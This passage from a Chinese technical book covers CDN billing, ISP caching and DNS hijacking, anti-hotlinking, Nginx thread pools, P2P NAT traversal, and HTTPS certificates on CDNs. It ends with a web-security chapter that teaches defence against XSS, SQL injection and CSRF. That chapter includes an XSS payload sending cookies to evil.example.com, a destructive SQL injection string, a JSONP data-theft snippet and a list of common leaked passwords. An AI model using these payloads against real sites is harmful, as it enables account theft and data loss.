计费一般相对简单，就是根据域名进行带宽的统计，根据每个月的第 N 峰值（一般是第 3 峰值）的 95% 来作为平均流量。这也是我们常说的 95 计费。

日志往往需要为客户保留下来，客户可能有自己的反作弊和防盗链策略，可以根据保存的日志信息，进行分析和预警，定期更新相应算法。

7. CDN 性能评估

对于一些大客户来说，如何衡量 CDN 质量成为了一个难题。因为 CDN 系统往往面向全国，甚至世界各地，再加上有不同运营商存在。因此一般简单的测试方法都不具有实际的代表性，因此作为国内早期专门从事 CDN 性能监控的公司——基调网络（现在好像叫“听

云”) 可以为用户出具详细的监测报告。帮助客户了解 CDN 厂商的性能。通过“众包”测试工作, 听云在全国布点很多, 因此采集的准确度很高。

不过听云的监测报告比较贵, 对于带宽需求较低的客户来说, 意义较小。但当 CDN 系统检测时, 随着 CDN 系统本身负载不同, 不同时间的监测效果可能差距较大。因此, 监测报告的数据可以用来参考, 但是需要注意其是否真实反映了你关注的需求点。

7.3.2 网络分发过程中 ISP 的影响

国内的 ISP 比较多, 大 ISP 就是电信 / 联通。此外还有移动、铁通、长宽等。有超过 10 家的 ISP 在国内提供服务。虽然移动收购了铁通, 但是铁通的运营完全是原有架构。也就是说, 虽然实际 ISP 数量这几年变少了, 但是国内互联网本身还是有多家 ISP 存在的。

电信和联通占了绝大部分市场, 剩下的小 ISP 占比很低。在这些 ISP 之间如果需要相互访问流量, 是会产生“跨网间结算”的, 另外一些地方的 IT 无论是由于水平还是预算等问题, 会在系统配制时设置各种“不正常的”参数。

1. DNS 缓存劫持

DNS 协议是互联网最重要协议之一, 但是 DNS 本身有很多的缺陷。DNS 缓存本身作为一个非常重要的系统优化, 在国内环境中, 却经常带来问题。

一些小地方的 DNS 节点, 可能会修改用户指定的 TTL 时间, 将这个时间设置得超大, 例如 24~48 小时。一旦发生这种情况, 通过了该 DNS 的请求, 用户请求将会长时间无法正常地被调度, 该地区的流量和容错可能都会受到影响。

但是上面的问题又是无解的, 因为这个过程完全是标准流程的结果。为了解决这个问题, 才有一些有能力的公司开始使用私有的解析协议, 防止 DNS 系统带来的问题。偶尔运营商还会劫持域名 (被攻击、错误配置、插入广告地址等)。

2. 运行商结算对 HTTP 协议的缓存影响

当客户端终于拿到了 IP 准备连接目标服务器时, 最常用的 HTTP 协议又成为了另一个带来问题的协议。HTTP 协议可以用来传输小文件, 也可以用来传输大文件, 同时允许断点续传等高级特性。很多 Flash 浏览器就是用 HTTP 协议进行视频播放的。

上面说到, 由于在 ISP 之间存在着“跨网间结算”问题, 因此一些地方的服务器 (小运营商、小地区) 会进行 HTTP 请求缓存。通过在客户: Client == http Proxy == Server 之间, 建立 HTTP 代理, 解析 HTTP 请求, 将请求资源缓存, 来节省跨网间结算。这里会产

生一些问题，例如计费丢失、相应结果错误、请求错误等。

大部分 CDN 厂商通过 Server 端日志进行计费，上面的代理服务器可以减少真实请求数量，因此实际上降低了实际流量。不过一般这类比较少，所以不是大问题。一些 HTTP Proxy 实现有 Bug，例如：对于含有 Range 请求的 HTTP 服务器，该代理丢掉了 Range 信息，将整个文件都返回给了客户，从而造成客户端请求失败，投诉 CDN 服务质量不好。

还有一些 HTTP Proxy 会把不同 HTTP 请求的头进行拼装，引起服务器解析错误。例如一个请求中包含了多个 range 信息。虽然标准 HTTP 支持，但实际业务层不支持。

对于这类问题，一般可以尝试在 HTTP 头和 URL 参数中添加随机信息来避免。这种思路的常见解决办法是在请求的链接中直接包含随机路径，使上述的缓存服务器无法缓存所有的信息。另一种解决方法是使用 HTTPS 协议传输数据，可以防止用于请求被篡改。

7.3.3 防盗链

1. 防盗链的目的

设置防盗链更像是一场猫捉老鼠的游戏。使用盗链的人的目的只有一个：利润。他们通过盗取他人的流量，吸引客户在自己的网站观看和点击广告，从而获得利润。而防盗链就是通过创建的访问规则来识别请求的“合法性”，并决定如何响应请求。如果想单纯通过防盗链来保护资源本身，这种情况一般是不属于防盗链这个范畴的。

通过上面的介绍，可以将资源分为 2 类来对待：带宽价值较低的资源，例如网站 logo 图片、JS 脚本等资源；另一类就是带宽价值较高的应用、多媒体文件等。对于不同价值的资源，防盗链的方法也越来越高级，越来越复杂。

2. 防盗链的策略和方法

（1）根据 HTTP 请求头的 referer 信息

正规的浏览器会在请求页面时，将引起该请求的页面 URL 作为 referer 的值嵌入到 HTTP 请求中。因此，在服务器端就可以通过简单的判断来决定是否返回资源。以前也有很多网站使用这个信息做权限检查。referer 有 2 个问题，导致它一般只用不太容易被盗链的资源，例如专属 logo、广告信息等。首先是一些防火墙可能会修改 HTTP 请求头部，导致 referer 信息被设置为空或完全删除。其次，使用各种第三方工具，例如 curl/wget 等，都可以随意设置 referer。因此，referer 不适合被单独用来保护带宽价值高的资源。

（2）动态 URL 防盗链

动态 URL 是通过程序配合，使某个资源的 URL 在某一次请求或某一段特定时间内合

法。换句话说，每个资源的 URL 有一个失效的时间。因此，盗链者拿到 URL 后，不能简单重复地使用。这种方法一般是一些小站使用，因为这个过程往往同时需要动态页面和后端服务器配合起来进行操作，一般不适合大规模的资源分发。

(3) 动态参数或 cookie 防盗链

目前使用比较多的保护策略是基于动态参数或 cookie 进行的。在每一次请求资源时，动态页面会根据用户信息、时间戳等信息（用户可以自行编辑规则）动态生成一个请求参数。通过 HTTP 协议将这个信息发送到服务器后端，后端会根据同样的信息计算并验证请求参数的合法性来决定返回结果。这个生成的规则可能会被破解，也可以适当引入更加复杂的安全校验来规避风险。另外配合访问日志的信息，可以分析流量请求的模式，根据前端 SDK 信息来分析请求的合法性，定期升级防盗链算法和相关参数。

所以防盗链本身不难，就是需要设计规则的合理性，要兼顾性能和安全，切忌杀鸡用牛刀。

7.3.4 内容分发系统的问题和应对思路

1. 流媒体分发

在流媒体分发时，一般对于 flv 的支持会更好一些。原因是 flv 是基于文件偏移进行快进和倒退的。而 MP4 编码是根据时间进行快进和倒退的。某些 CDN 厂商可能对 MP4 的支持不好或者根本不支持，但是一般是可以直接支持 flv 的。实际上，flv 格式是通过播放器进行了一些偏移计算，因此降低了对分发服务器的技术要求。这里的难点，主要是前面讲的回源模块本身的复杂度带来的。如果需要额外处理索引，在程序层面上的改动也会比较复杂。

除此之外，分发的流媒体如果体积比较大，可以考虑主动对文件进行切片（小于 100MB）。这样可以对某些配置较差的服务器做一些优化。例如在没有阵列或者阵列卡比较差的机器上，避免将一个大文件放置在一个单独磁盘，从而最大化地从多个磁盘上读取该文件，有效提高吞吐。

前端 SDK 最好能收集数据，例如发起客户 IP、连接服务器的 IP、解析服务器 IP 的时间开销，连接服务器 IP 的时间开销、首包时间开销、数据中断比例，服务器返回状态值、数据传输时间等。因为在整个网络中，存在一些“代理服务器”。因此，某些请求可能根本没有到达服务器或请求被修改过。通过前后端共同保留日志，可以更清晰地分析结果，以便改进方法，提高用户的体验。数据是推动系统进步的重要组成部分之一。

设计防盗链时应该考虑在不严重影响客户端性能和服务器端性能下，让破解盗链规则的难度尽可能高。虽然 referer 很容易被伪造，但是仍然可以作为第 1 道防线过滤一部分请

求。利用复杂的规则可以提高盗链的成本。通过前后端日志分析了解流量的消费情况，定期按需修改防盗链算法。


2. 应用分发

现在手机应用分发非常多，也有不少人遇到过链接劫持的问题。如果面对 DNS 劫持，基本上只能使用第三方解析方案，例如 HttpDNS。如果是 HTTP 这层被“代理服务器”缓存，那么像前面所说，可以尝试构造动态 URL 来组织被缓存。对于 HTTP 劫持，大家可以参考文末参考信息中的链接，介绍的很详细。从原理上了解了问题本质后，一些手段会更有针对性，但是也会发现有些问题并不能被轻易地解决。发现问题后，可以尽快投诉。

3. Nginx 在 Linux 上的性能优化

相对于 CDN 系统来说，服务器程序主要使用系统上的网络 I/O 和磁盘 I/O。对于小请求（几 KB 到几十 KB）来说，衡量的关键指标更偏重于每秒可以响应的请求数量。因为请求文件小，因此 Nginx 有很多针对小文件的优化。例如 sendfile 功能，可以避免将文件读取到内存（经过系统缓存到用户内存，再传递给网络接口的系统用），而直接让操作系统内核发送该文件。当然，这个功能也有缺点，就是如果文件太大，会导致带宽被某个请求占用，因此为防止这种情况的出现，Nginx 内部做了限制。相对来说，大请求一般更关注磁盘 I/O 和内存的优化。请求较大时，Nginx 通过一个定长 buffer 来切割每个请求消耗的网络和磁盘 I/O。这样可以更公平地将有限的 I/O 分配给多个请求，既不会浪费，也不会不均匀。


如下图所示，Nginx 本身采用了事件模型驱动，在多进程的正常情况下每个进程只有一个线程。但是事件模型允许即使一个线程，也可以响应成千上万的请求。



当 Nginx 运行在 Linux 系统上时, 如果服务文件的存储大小比机器内存大很多, 并且这些文件都是热点文件时, 连接 Nginx 服务器可能会引起连接超时或链接建立过慢的问题。

这个问题要从 2 个方面来解释: Linux 的文件访问操作上分为 2 类。一类是利用操作系统的虚拟存储来缓存热点文件, 因此可以提高磁盘访问速度。还有一类接口被称为直接访问模式, 该模式会绕过操作系统缓存, 直接将文件加载到用户进程内存空间。而在 Linux 上, 第 1 类访问模式不支持“异步操作”, 也就是不兼容事件模式。而第 2 类访问模式虽然兼容“异步操作”, 但是因为没有操作系统进行磁盘缓存, 导致这里的接口不友好。第 2 类主要是没有缓存管理, 系统的性能会大幅下降。Nginx 在 Linux 上, 一直以来都适用第 1 类访问模式进行操作。Nginx 的设计目标就是多进程提供更好的稳定性, 降低进程间的交互。如果使用第 2 类模式, 就会增加复杂度, 并且让进程之间的交互引入更多封锁(考虑支持数据缓存机制)。这也就是如果请求的资源无法放入系统的内存中, 就会导致事件模型被文件操作卡住, 无法正常地响应连接的原因。

在 Nginx 1.7.12 版本及之后的 1.8 版本中, Nginx 通过引入 thread pool 来缓解上面的问题, 如下图所示。主线程决定要发起文件系统操作时, 将会创建一个特殊的作业, 并将该作业丢到作业队列中。而线程池中的线程会不断地执行该队列的文件任务, 然后将执行好的结果放入返回队列, 主线程就会继续后续操作。通过这个操作, 主线程不会再被阻塞住, 因此建立连接将不会被卡住。



但是, 如果 I/O 严重不足, 请求时间仍然会很长, 还有可能造成客户端请求超时。这种 case, 可以进行其他优化, 例如磁盘调度算法、优化文件存储结构、升级存储等。之前有一篇文章说, Nginx 使用线程池性能提升 9 倍, 实际就是说在 Linux 的性能问题。该问题在 FreeBSD 系统上不存在, 因为 FreeBSD 系统的异步 I/O 支持使用内存作为文件缓存。

4. 如何节省成本

CDN 的价格不是特别透明，大牌厂商一般都是和销售来谈。中间还会根据流量的不同有一些折扣。但是市面上 CDN 价格基本可以认为：小文件价格 > 流媒体价格 > 下载类价格。而直播的价格也会高于点播类的流媒体价格。

如果签署的价格协议是按照标准的峰值带宽+95 计费方式，那么消峰往往是一个比较常见的方式。但是消峰要根据具体的使用场景来进行，例如下面的场景可能属于或不适用消峰：紧急发布一个修复严重 Bug 或安全漏洞的版本，这时可能会提示用户尽快升级，进而造成一个特别高的峰值；开辟新业务，当旧流量没有发生明显改变时，在某些热点时段产生新高峰；被大规模盗链从而引起额外的流量，产生新高峰。消峰的方法就是将请求错开，避免同一时间出现请求，下面场景比较适合消峰：发布非重要的升级；期望用户逐步过渡。可以通过限制通知用户升级的数量来减少峰值出现的情况。还可以利用自动化日志分析技术，通过算法识别异常流量，控制缓存节点实时调整响应策略，来控制峰值流量。

5. 嵌入 SDK 对客户的影响

实际上类似像 HttpDNS 或者 P2P 加速这种 SDK 都会遇到客户担忧的几点：代码安全性问题、体积大小引发的 CDN 成本上涨、稳定性问题、集成的额外代价（小客户没有人力或能力）、需求是否真实存在（小客户可能没有精力考虑这些）。这也是 SDK 方案往往难以推广的原因。开源 SDK 从很大程度上可以降低客户对代码安全性的担忧，但是成本、集成代价都是不太好解决的。

7.3.5 P2P 穿墙打洞

下面加上一点临时补充的内容，原文来自网上，我简单组织了一下，帮助大家简单了解 P2P 里面一个关键技术——打洞穿墙。

一般 P2P 虽然是多对多的传输，但实际上可以分解为：控制部分和传输部分。P2P 网络中需要一些用于交换信息和协调打洞的服务节点。当然这些服务节点一般还会有查询资源位置和相关节点的功能。在传输部分中涉及的实体分两类：可以直接被访问的实体和隐藏在 NAT 后面的实体。只要至少有一方可以直接被访问，那么就可以利用控制部分建立传输通道，也就不需要进行打洞。当 2 个实体都被隐藏在 NAT 后面时，才有打洞这个问题。

所谓打洞，实际上是指隐藏在 NAT 内部的服务器通过连接外部实体时，在 NAT 服务

器上留下的一个“临时”的映射关系。这样 NAT 服务器才能正确地将外网的数据包发送给内部实体。

在 P2P 打洞时，每个实体都需要主动连接 P2P 网络的服务器，将自己的外网 IP 和打洞出来的“临时”端口上报到服务器。这样服务器就可以根据该实体的资源信息和网络信息一起保存下来，为后续请求连接的人提供输入参数。

当实体 A 准备连接实体 B 时，只需要通过 P2P 网络的服务器获取连接信息就可以直接进行连接了。因为“临时”的洞在之前已经建立好了。

这里其实有一些额外的要求：

- 每个实体必须周期性地向 P2P 网络的服务器发送心跳，该心跳是为了保证打洞的“临时”端口不被清理。
- 该 NAT 服务器是 Cone 类型服务器，也就是说所有外部主机向这个端口发送的信息，都能被转发给打洞的主机。这类 NAT 服务器占了大多数。

如果 NAT 打洞失败，可以考虑放弃或者转而使用服务器转发模式。

上面介绍的是比较简单的 UDP 打洞，TCP 也是可以穿墙打洞的，但是比较复杂，这里我也没有太多发言权。国内的厂商在穿墙打洞方面确实有很多高手，对于国内复杂的互联网环境，简单的算法不能解决很多细节问题。正因为这些厂商在相关领域做了很久，才使得“高速通道”中的 P2P 传输效果非常好。

读者如果希望了解上述信息，可以参考下面的链路信息，进行针对性的学习。

CDN 内容分发网络架构与四大关键技术：http://www.idcquan.com/CDN/720016_2.html。

CDN 技术详解：<http://book.2cto.com/201207/327.html>。

Nginx 开发从入门到精通：<http://tengine.taobao.org/book/>。

Nginx 线程池原文：<https://www.Nginx.com/blog/thread-pools-boost-performance-9x/>。

Nginx 线程池翻译：<http://www.infoq.com/cn/articles/thread-pools-boost-performance-9x>。

Nginx API 网关介绍：<https://www.Nginx.com/solutions/API-gateway/>。

Nginx 微服务架构：<https://www.Nginx.com/blog/introduction-to-microservices/>。

DNS 劫持/http 劫持：<http://bbs.kafan.cn/thread-1825061-1-1.html>。

CDN 缓存那些事：<http://bbs.qcloud.com/forum.php?mod=viewthread&tid=3775>。

全局精确流量调度新思路-HttpDNS 服务详解：<http://blog.csdn.net/zhaqiwen/article/details/42024045>。

百度曾经开源的 CDN 缓存工具 OliveHC（国内已经关闭）：<https://github.com/Jacky-Li/>

olivehc。

浅谈网站防盗链技术：<http://bbs.csdn.net/topics/110042791>。

Nginx 防盗链详细解说：<http://blog.csdn.net/yuwenruli/article/details/8541952>。

随机 URL 等相关信息：<http://stackoverflow.com/questions/29674755/a-single-regex-for-all-location-paths-regardless-of-the-name-in-Nginx>, <http://stackoverflow.com/questions/367786/prevent-caching-of-ajax-call>, <http://stackoverflow.com/questions/126772/how-to-force-a-Web-browser-not-to-cache-images>。

探密诡异的 HTTP Referer 总是为空的原因：<http://www.cnblogs.com/dreamstudio/archive/2009/04/01/1427202.html>。

P2P 内网穿透原理：<http://bbs.cnhonker.com/forum.php?mod=viewthread&tid=7479>。

P2P 之 UDP 穿透 NAT 的原理与实现（转）：<http://blog.csdn.net/lsaturn/article/details/29262>。

从 IP138 网站爬取 IP 所处地点：http://blog.csdn.net/jthink_/article/details/28597757。

Nginx 做前端 Proxy 时 TIME_WAIT 过多的问题：<http://www.cnblogs.com/qlcelulu/p/3601499.html>。

UDP 穿透 NAT 的原理与实现（UDP “打洞”原理）：<http://blog.csdn.net/overmaker/article/details/3201799>。

7.3.6 疑问与解惑

Q：CDN 的首次域名解析慢，测试发现很多客户端都需要几百毫秒，该怎么优化？

因为首次查询没有缓存，确实会慢一些。这个过程可能需要根据 dig 工具开始，不断用迭代查询，判断哪台 DNS 服务器解析慢。然后要求这个服务器的管理者优化解析。可能是自己的 DNS 慢，也可能是 CDN 厂商的 CDN 服务器慢。需要根据 DNS 请求的顺序，分析每台服务器的性能是否满足期望需求。

Q：顶级节点回源操作获取的资源文件是采用分布式存储和管理的吧？会限制单个顶级节点管理的资源大小吗？

这个问题很赞，但是因为我不太了解各个厂家的情况，所以没办法给出统一和完整的答案。但是考虑到节点众多，以及客户规模的不同，节点实际还会被分组。就是一部分节

点只给一部分客户用，这样减少了顶级节点的存储压力。同时，确实需要使用分布式存储，这样在容错和存储大小上都会更加从容。顶级节点也会有容量限制，一样会清理资源，这也说明“回源次数”是一个很重要的 CDN 衡量指标。

Q: 不涉及目前内容下载的加速 CDN 的意义就是打通各大运营商人为设置的障碍和负载均衡吗？比如物联网设备接入加速。

抱歉，我基本接触的都是媒体加速和下载类加速。但是从我刚开始做 CDN，到现在为止，我认为各大运营商之间的障碍是一个非常痛苦和漫长的过程。因此，如果说不考虑加速，那么 CDN 确实有这些意义。另外在解决不同地区间的最优路径选择上，CDN 系统确实也更有优势。特别是在晚上流量的高峰时期，省间骨干网络的质量确实会下降很多。

7.4 HTTPS 环境使用第三方 CDN 的证书难题与最佳实践

马涛，前迅雷网络 CDN 系统研发工程师，也曾任 EMC/Pivotal 大数据处理系统 Hawq 研发工程师。从事 CDN 之前主要做数据库内核，平时关注大数据处理、并行系统容错和优化、后台服务性能优化。



上一篇《CDN 对媒体和应用分发的支持及优化》在网络上发出后得到了业界广泛的关注，文章介绍的 CDN 架构都是基于 HTTP 的，在目前互联网环境，基于安全的考虑，越来越多的网站开始全面使用 HTTPS，马涛专家在参考业界不同的方案后，在本节中给出了详细的方案分析及建议。

问：在使用第三方 CDN 时，客户 HTTPS 证书是怎样管理的？

答：目前的 HTTPS 和 CDN 其实并不完全兼容，这主要是由于两者的工作模式互相透明，反而引入了问题。

我们先简单解释一下 HTTPS 的工作方式，再来介绍为什么 CDN 一般不好去支持 HTTPS。

HTTPS 是利用加密通道传送 HTTP 协议数据包。目前为止的加密通道主要是 TLS。而经常提起的 SSL 因为其各个版本都存在缺陷，其实已经不被作为推荐使用了。那么 HTTPS 是如何工作的呢？

HTTPS 需要依赖域名 (Domain Name) 才能工作。通过 DNS 解析，域名将会变更为 IP 地址。此时根据 IP 地址建立 TCP 连接。此时客户端会发起安全链接的握手协议。这个过程就是客户端和服务端进行安全策略的协商，并最终确认双方使用的安全配置和对称密钥。

这里最主要的一件事情就是服务器需要将其证书发送给客户端，客户端根据证书的信息判断证书的合法性。这里的证书是 X.509 标准。证书可以认为是一种无法被伪造的身份

证, 关于其防止被伪造的方式这里就不再深入。这个证书中有一些至关重要的配置信息, 可以使得客户端相信服务器是“真正的请求服务器”。一般情况下证书会包含类似域名的信息, 这样对前面提到域名和证书中的域名进行规则对比, 即可判断连接服务器是否合法。

上面验证域名过程, 就是 HTTPS 中 2 个核心功能之一: 验明身份。比功能保证你连接到的是一台合法且身份正确的目标服务器。身份验证通过后, 客户端和服务端还需要利用非对称密钥, 传输此次会话的对称密钥。这样, 客户端和服务端之间就建立了一条安全、可信的通信方式。HTTP 协议就可以利用这个安全的信道进行传输。

聪明的读者想必已经知道 CDN 为什么和 HTTPS 不完全兼容了吧?

因为几乎所有的 CDN 厂商都使用 CNAME 别名方式, 在 DNS 解析过程中, 将请求转到 CDN 服务器上, 因此对于建立 HTTPS 的实体 (例如浏览器) 来说, 它认为它仍然在和原始网站通信, 因此, 如果 CDN 厂商的服务器不能返回“正确的”证书, 那么 HTTPS 就能识别出该服务器是有问题的。

刚才我们说过, HTTPS 检测证书合法性的方法就是通过确认证书合法, 且域名匹配来判断的。那么 CDN 厂商应该如何解决上面的问题呢?

目前有 2 种方案:

- 客户将自己的证书和非对称密钥通交给 CDN 厂商 (Custom Certificate)。
- 客户将加速域名授权给 CDN 厂商, CDN 直接将自己的证书 (包含客户授权的域名) 返回给客户端 (Shared Certificate)。

在这 2 个方案中, 方案 1 的最大风险在于, 其违背了证书和非对称密钥设计思路, 将私有信息完全暴露给第三方。

方案 2 的问题在于, 目前大部分最新的浏览器, 能够展示安全证书的相关信息, 并通过颜色等手段警告用户网站的安全级别。如果网站包含了 CDN 厂商证书, 浏览器就会提示用户该网站不满足最高的安全等级, 使用户误认为网站存在安全风险。

大部分国外 CDN 都支持方案 1, 绝大部分也支持方案 2。

任何的漏洞都能被不法之徒利用, 从而危害企业和客户的信息安全。而企业在最初使用 HTTPS 协议时, 也容易遇到性能下降的情况, 一名专业的安全专家要能够提供可靠的帮助, 从而保护企业和客户的利益。

7.5 互联网主要安全威胁分析及应对方案

蒋海滔，阿里巴巴国际事业部 高级技术专家，爱好各种计算机技术，善长 Java、JavaScript 等编程语言，对 Java 虚拟机有一定了解，长期关注高性能/并发编程、Web 安全及加密技术。



7.5.1 互联网 Web 应用面临的主要威胁

1. XSS

跨站脚本攻击（Cross Site Scripting），即黑客在 Web 页面插入 JavaScript 脚本，让浏览者在访问 Web 页面的时候执行这段插入的脚本。因为我们的网页都是由 JavaScript 驱动的，所以 JavaScript 在 Web 类的应用中拥有非常大的权力，只要对应的操作没有反人机或 MFA（多因素校验）则都无法防御 XSS 攻击，典型的攻击行为如盗取、操纵用户数据（伪造用户请求）。

XSS 可以大概分为 3 类（注意这 3 类并不是互相排斥的）：DOM 型 XSS、反射型 XSS 和存储型 XSS。

首先，DOM 型 XSS 是指由 JavaScript 执行而引起的 XSS，一般来说是由于误使用了 innerHTML、setTimeout、eval 等引起的，如对于 innerHTML 的误用，代码示例如下：

```
document.getElementById("id").innerHTML = "Hello, <b>" + name + "</b>";
```

这里就存在一个潜在的 XSS 问题，因为你不知道 name 可能会是什么值，如果一个恶意的 name 的值为 ``，那么这段代码会造成一个 XSS 漏洞。通常来说白帽子一般会用 alert、prompt 等函数测试漏洞是否存在，这类测试代码一般被称为 PoC（即漏洞证明），所以当在一个页面看到未知的 alert 弹框时，就需要关

注是否有 XSS 漏洞了。

那 XSS 能做什么呢？比如上面的 name 的值是下面的代码时：

```
<img src=x onerror='new Image().src =
"https://evil.example.com/collectcookie.do?c=" +
encodeURIComponent(document.cookie)';>
```

这段代码很简短，就是通过 img 加载一个错误的请求后触发 onerror 事件，在 onerror 事件中把用户的 cookie 用 encodeURIComponent 的编码转义后发到黑客所控制的服务器，如果网站 cookie 设计不当则有可能导致用户账号被盗。

另外 JSON.parse() 只在比较新的浏览器才被支持，所以很多前端开发都喜欢用 eval("(" + json + ")") 的方式解析 JSON，需要特别注意，这种不正确地使用 eval 也会导致 XSS 漏洞！除了 eval 外，setTimeout、setInterval 等函数被误用也有可能会导致 XSS 漏洞。

其次来介绍反射型 XSS，反射型 XSS 就是将 URL 参数上的数据直接展示在页面中，如 https://example.com?username=<img/src/onerror=alert(1)>。当参数中的 URL 在页面中直接展示时即构成一个反射型 XSS 漏洞。这一类漏洞危害相对于存储型小一些，但也要引起足够重视。

最后一类是存储型 XSS，这类漏洞特别严重，即你打开一个页面时已经被 XSS 了。对存储型 XSS 再进行细分，可再分 2 种：

- 服务器端数据被 XSS，即所有用户打开该页面就被 XSS 了。
- 客户端数据被 XSS，如 Flash 的 Local Share Object（特别注意：在非常了解 Flash 前需谨慎使用 Flash 的 Local Share Object），这种漏洞只会影响部分用户。

2. SQL 注入

程序员应该并不陌生 SQL 注入，如下所示的代码便可引起 SQL 注入漏洞。

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

如果传入的 ID 不是预期的普通字符串，而是 ' or 1=1 or ''=' 时便会生成如下 SQL。

```
SELECT * FROM accounts WHERE custID='' or 1=1 or ''=''
```

这条 SQL 会返回指定表的所有数据。

更糟糕的情况是当参数 ID 是 '; delete from user where 1=1 or ''=' 时，数据库有可能被删，更严重的后果是 SQL 注入还可以引起数据库服务器端被入侵。

3. CSRF

即跨站点请求伪造(Cross-Site Request Forgery), 比如你的网站的退出登录链接形如 `https://example.com/doLogout.do`, 那么请求这个链接后, 用户的 cookie 就会被清空因此而退出, 如果恶意用户把这个链接请求放到用户能够访问到的页面, 比如把这个链接做成签名图片放在个人信息中, 当这个页面被请求后访问者就退出登录了网站, HTML 代码如下所示。

```

```

上面的代码危害比较小, 但有些重要功能却是危害非常大的, 比如下面所示的例子。

```
https://example.com/transferMoney.do?from=hatter&to=somebody&amount=100000
```

如上面的 URL 所示, 如果服务器端仅通过用户 cookie 判断权限并执行业务逻辑, 那么这个请求便可完成指定的转账功能。

此类漏洞造成的原因是在任意网站上请求一个资源时, 浏览器在发送请求时都会带上该域名的用户 cookie, 所以黑客有可能在任意网站上插入有 CSRF 漏洞的请求来伪造用户请求。

还有一类, 专业名词是 XSS, 也可归到 CSRF 漏洞, 主要指 JSONP 没有正确实现的问题, 如下所示。

```
https://example.com/doGetUserInfo.do?callback=callbackfunc
```

当使用如下代码时即可利用该漏洞盗取用户数据。

```
<script>
    function callbackfunc(userInfo) {
        // 这里可以盗取用户数据("userInfo")
    }
</script>
<script
src="https://example.com/doGetUserInfo.do?callback=callbackfunc"></script>
```

4. 传输劫持

看过 2015 年 3·15 晚会的同学应该都知道免费 WiFi 是不安全的, 但不安全的不仅是免费 WiFi, 收费的、有密码的甚至某些电信运营商提供的网络通道也可能是不安全的。

一般情况下劫持有 2 种: DNS 劫持、链路劫持。

DNS 劫持通过影响用户电脑的 DNS 服务器地址来改变域名的解析结果, 如将域名的 IP 指向一个恶意或广告 IP 地址。影响用户的 DNS 服务器主要是连接非安全的无线路由器, 或某些版本的路由器存在 CSRF 漏洞, 黑客可利用这些漏洞“修改”路由器的默认 DNS 地址。

另一种是链路劫持，免费 WiFi 可以实施此类劫持，利用这种劫持方式可以直接修改 DNS 解析记录、网页内容等。修改 DNS 记录的危害等同 DNS 劫持，而修改网页内容可以种植 cookie、插入广告、盗取用户数据等。

5. 账密泄漏

下面来看一下如下图所示的密码列表。

123456

password

12345678

qwerty

abc123

123456789

111111

1234567

iloveyou

123123

admin

1234567890

以上都是根据泄漏后的用户密码数据统计出来的常见密码，所以黑客单纯通过这些密码就可以登录很多账号。同时国内也有大量网站或因为 SQL 注入等原因导致账密泄漏，有很多知名网站都出现过大量账号密码泄漏，而通过这些泄漏的账号及密码尝试登录别的网站我们称之为撞库，黑客可以通过撞库获得大量用户的隐私信息。

6. 暴力破解

黑客使用同一个账号尝试不同密码，或同一个密码尝试不同账号，以及通过社工库(即互联网上各种泄漏的账号、密码)信息尝试登录，如果服务器端登录没有安全的实现验证逻辑可能会导致大量账号被破解。

7. 身份 token 窃取

在 XSS 的例子中已经介绍了黑客可以通过漏洞利用 document.cookie 得到用户的 cookie，而在 Web 应用程序中都是通过 cookie 验证用户身份，也就是说 cookie 泄漏就有可能导致账号直接被黑客访问。

7.5.2 威胁应对方案

1. XSS

对于 XSS 来说最好的解决办法就是转义！但做好转义并不容易，因为转义有很多方式，而且很容易被开发人员忘掉，目前转义可用的框架主要有 ESAPI 和 AntiXSS。下面列出了一般情况下需要转义的几个比较危险的字符。

- &
- <
- >
- ' (单引号)
- " (双引号)
- /

& 在 HTML 中转义成 `&`，在 URL 中转义成 `%26`，在 JS 中转成 `\x26` 或 `\u0026`。需要特别注意 '、" 的转义，为了安全在 JS 中需要转成 `\xHH`、`\uHHHH` 这种形式，而不是转义成 `\'`、`\"` 这种形式（在 HTML 属性中引 JS 会导致不安全）。下面给出了几个字符在 HTML、JS、URI 中的转义。

字 符	HTML 转义	JS 转义	URI 转义
&	<code>&amp;</code>	<code>\u0026</code>	<code>%26</code>
<	<code>&lt;</code>	<code>\u003C</code>	<code>%3C</code>
>	<code>&gt;</code>	<code>\u003E</code>	<code>%3E</code>
'	<code>&#39;</code>	<code>\u0027</code>	<code>%27</code>
"	<code>&#34;</code>	<code>\u0022</code>	<code>%22</code>
/	<code>&#47;</code>	<code>\u002F</code>	<code>%2F</code>

